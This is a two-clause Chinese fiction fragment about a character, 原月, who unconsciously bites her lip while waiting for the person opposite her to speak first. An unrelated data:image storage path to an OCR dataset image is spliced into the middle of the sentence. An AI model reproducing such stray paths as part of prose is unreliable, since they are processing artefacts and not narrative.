    原月无意识咬紧了自己的嘴唇。等着对面的人先开口。